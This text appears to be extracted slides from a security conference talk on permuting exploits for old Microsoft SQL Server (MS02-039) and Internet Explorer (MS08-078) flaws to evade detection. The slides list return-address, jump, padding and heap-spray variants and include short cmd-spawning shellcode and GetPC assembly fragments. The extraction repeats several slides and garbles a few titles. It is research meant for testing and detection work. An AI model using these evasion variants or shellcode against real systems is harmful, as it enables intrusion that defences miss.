


MS02-039 POPed


- SQL Request:
 - CLNT_UCAST_INST (0x04).
- SQL INSTANCENAME:
 - ASCII hexa values from 0x01 to 0xff, except: 0x0a, 0x0d, , 0x2f, 0x3a and 0x5c.
 - 24,000 permutations.
- Return address:
 - Uses the “jump to register” technique, in this case the **ESP** register.
 - There are four (4) new possible return addresses within **SQLSORT.DLL** (Microsoft SQL Server 2000 SP0/SP1/SP2). There are much more return addresses if do not mind making it hardcoded.
 - Tools: “**Findjmp.c**” by Ryan Permeh, (“Hacking Proof your Network – Second Edition”, 2002), and “**DumpOp.c**” by Koskya Kortchinsky (“Macro reliability in Win32 Exploits” – Black Hat Europe, 2007).
 - 4 permutations.
- JUMP:
 - Unconditional **JUMP** short, relative, and forward to **REL8**.
 - There are 115 possible values to **REL8**.
 - 115 permutations.
- Writable address and memory alignment:
 - There are 26,758 new **writable addresses** within **SQLSORT.DLL** (Microsoft SQL Server 2000 SP0/SP1/SP2). There are much more **writable addresses** if do not mind making it hardcoded.
 - Tools: “**IDA Pro 5.0 Freeware**” by Hex-Rays, and “**OlyDBG 2.01 alpha 2**” by Oleh Yuschuk.
 - 26,758 permutations.
- Padding and memory alignment:
 - ASCII hexa values from 0x01 to 0xff.
 - The length may vary, depending on **JUMP**, from 3,048 to 29,210 possibilities.
 - 29,210 permutations.



MS08-078 POPed



MS08-078 POPed



MS08-078 POPed

- **CVE-2008-4844:** "...crafted XML document containing nested elements"? I do not think so...
- **XML Data Island:**
 - There are two (2) options: using the Dynamic HTML (DHTML) <XML> element within the HTML document or overloading the HTML <SCRIPT> element.
 - Unfortunately, the HTML <SCRIPT> element is useless.
 - But there are three (03) new alternatives to embed a DSO.
 - **4 permutations.**
- **XML Data Source Object (DSO):**
 - Characters like "<" and "&" are illegal in <XML> element. To avoid errors <XML> element can be defined as CDATA (Unparsed Character Data). But the <XML> element can be also defined as "<It;" instead of "<".
 - Both and <IMAGE SRC= > elements are useful as a XML DSO.
 - **4 permutations.**
- **Data Consumer (HTML elements):**
 - According to MSDN ("Binding HTML Elements to Data") there are, at least, fifteen (15) bindable HTML elements available, but only five (5) elements are useful.
 - The HTML element is a key trigger, because it points to a dereferenced XML DSO, but it does not have to be the same HTML element to do so - it can be any mixed HTML element.
 - **25 permutations.**
- **Return address:**
 - Uses "Heap Spray" technique, in this case the XML DSO handles the return address, and can use ".NET DLL" technique by Mark Dowd and Alexander Sotirov ("How to Impress Girls with Browser Memory Protection Bypasses" - Black Hat USA, 2008).
 - There are, at least, four (4) new possible return addresses.
 - **4 permutations.**



0100 - Advanced
0100 - Advanced

"The five bytes..."
..The five bytes...



RAM

Shellcode

Regular

shell:

```
push 0x00646D63  
mov ebx, esp  
push edi  
push edi  
push edi  
xor esi, esi  
push byte 18  
pop ecx
```

Code by Stephen Fewer (Harmony Security) and part of Metasploit Framework.



Hadoken (波動拳)

shell:

```
call shell_set_cmd  
db "CMD /k", 0  
shell_set_cmd:  
pop ebx  
push edi  
push edi  
push edi  
xor esi, esi  
push byte 18  
pop ecx
```

Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 2).

Demonstrated on H2HC 6th Edition (2009).



Shellcode

Regular

shell:

```
push 0x00646D63  
mov ebx, esp  
push edi  
push edi  
push edi  
xor esi, esi  
push byte 18  
pop ecx
```

Code by Stephen Fewer (Harmony Security) and part of Metasploit Framework.



Hadoken (波動拳)

shell:

```
call shell_set_cmd  
db "CMD /k", 0
```

shell_set_cmd:

```
pop ebx
```

```
push edi  
push edi  
push edi  
xor esi, esi  
push byte 18  
pop ecx
```

Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 2).

Demonstrated on H2HC 6th Edition (2009).



Shellcode

Shoryuken (昇龍拳)

shell:

```
call shell_set_cmd  
db "CMD /k set DIRCMD=/b", 0
```

shell_set_cmd:

```
pop ebx  
push edi  
push edi  
push edi  
xor esi, esi  
push byte 18  
pop ecx
```

Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 2).

Demonstrated on H2HC 6th Edition (2009).

FPU GetPC

fnstenv_getpc PROC

```
; Could be fld1, fldl2t, fldl2e,  
; fldz, fldlg2 or fldln2.
```

fldpi

fnstenv [esp - 0Ch]

pop **eax**

add byte ptr [**eax**], 0Ah

assembly:

fnstenv_getpc ENDP

Ideas by Aaron Adams, and published on VULN-DEV (November 18th, 2003).

Demonstrated on H2HC 6th Edition (2009).



Shellcode

Shoryuken (昇龍拳)

shell:

```
call shell_set_cmd  
db "CMD /k set DIRCMD=/b", 0
```

shell_set_cmd:

```
pop ebx  
push edi  
push edi  
push edi  
xor esi, esi  
push byte 18  
pop ecx
```

Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 2).

Demonstrated on H2HC 6th Edition (2009).

FPU GetPC

```
fnstenv_getpc PROC  
; Could be fld1, fldl2t, fldl2e,  
; fldz, fldlg2 or fldln2.
```

fldpi

fnstenv [esp - 0Ch]

pop **eax**

add byte ptr [**eax**], 0Ah

assembly:

```
fnstenv_getpc ENDP
```

Ideas by Aaron Adams, and published on VULN-DEV (November 18th, 2003).

Demonstrated on H2HC 6th Edition (2009).



0101 - Demonstration 0101 - BeWOrkfigf108

"Go for it!"
"Go to it..."



RAM

What demo?
What demos?

NO DEMONSTRATION

But you can test by yourselves!!!



What demo?



0110 - Conclusions 0110 - Conclusions

“Are you ready for the rumble?”
“Are you ready for the rumble?”



RAM

Conclusions

- Some examples, applying **POP** technique, will be available. For further details, please refer to:
 - <http://about.me/nbrito>
- **POP** examples are licensed under **GNU General Public License version 2**.
- The examples cover pretty old vulnerabilities, such as:
 - MS02-039: 3,307 days since published.
 - MS02-056: 3,237 days since published.
 - MS08-078: 969 days since published.
 - MS09-002: 914 days since published.
- **POP** is also not new:
 - Encore-NG: 1,056 days since BUGTRAQ and FULL-DISCLOSURE.
 - ENG++: 622 days since H2HC 6th Edition.
- The **POP** technique is not part of any commercial or public tool and is freely available, although the examples were ported to work with Rapid7 Metasploit Framework – this is to show how flexible its approach and deployment is – hoping it can help people to understand the threat, improving their infrastructure, security solutions and development approach.
- **POP** technique can be freely applied, there are no restrictions... No other than laziness.
- **POP** technique can help different people, performing different tasks, such as:
 - Penetration-testing.
 - Exploit and proof-of-concept tools development.
 - Security solutions evaluation and tests.
 - Security solution Quality -Assurance .
 - Detection and protection mechanisms development.
 - Etc...



0111 - Questions & Answers



RAM

Any questions?



Any questions?
Any questions?

I hear and I forget.
I see and I remember.
I do and I understand.

(Confucius – 551 BC/479 BC)





That's all folks!!!

Thank you... and goodbye!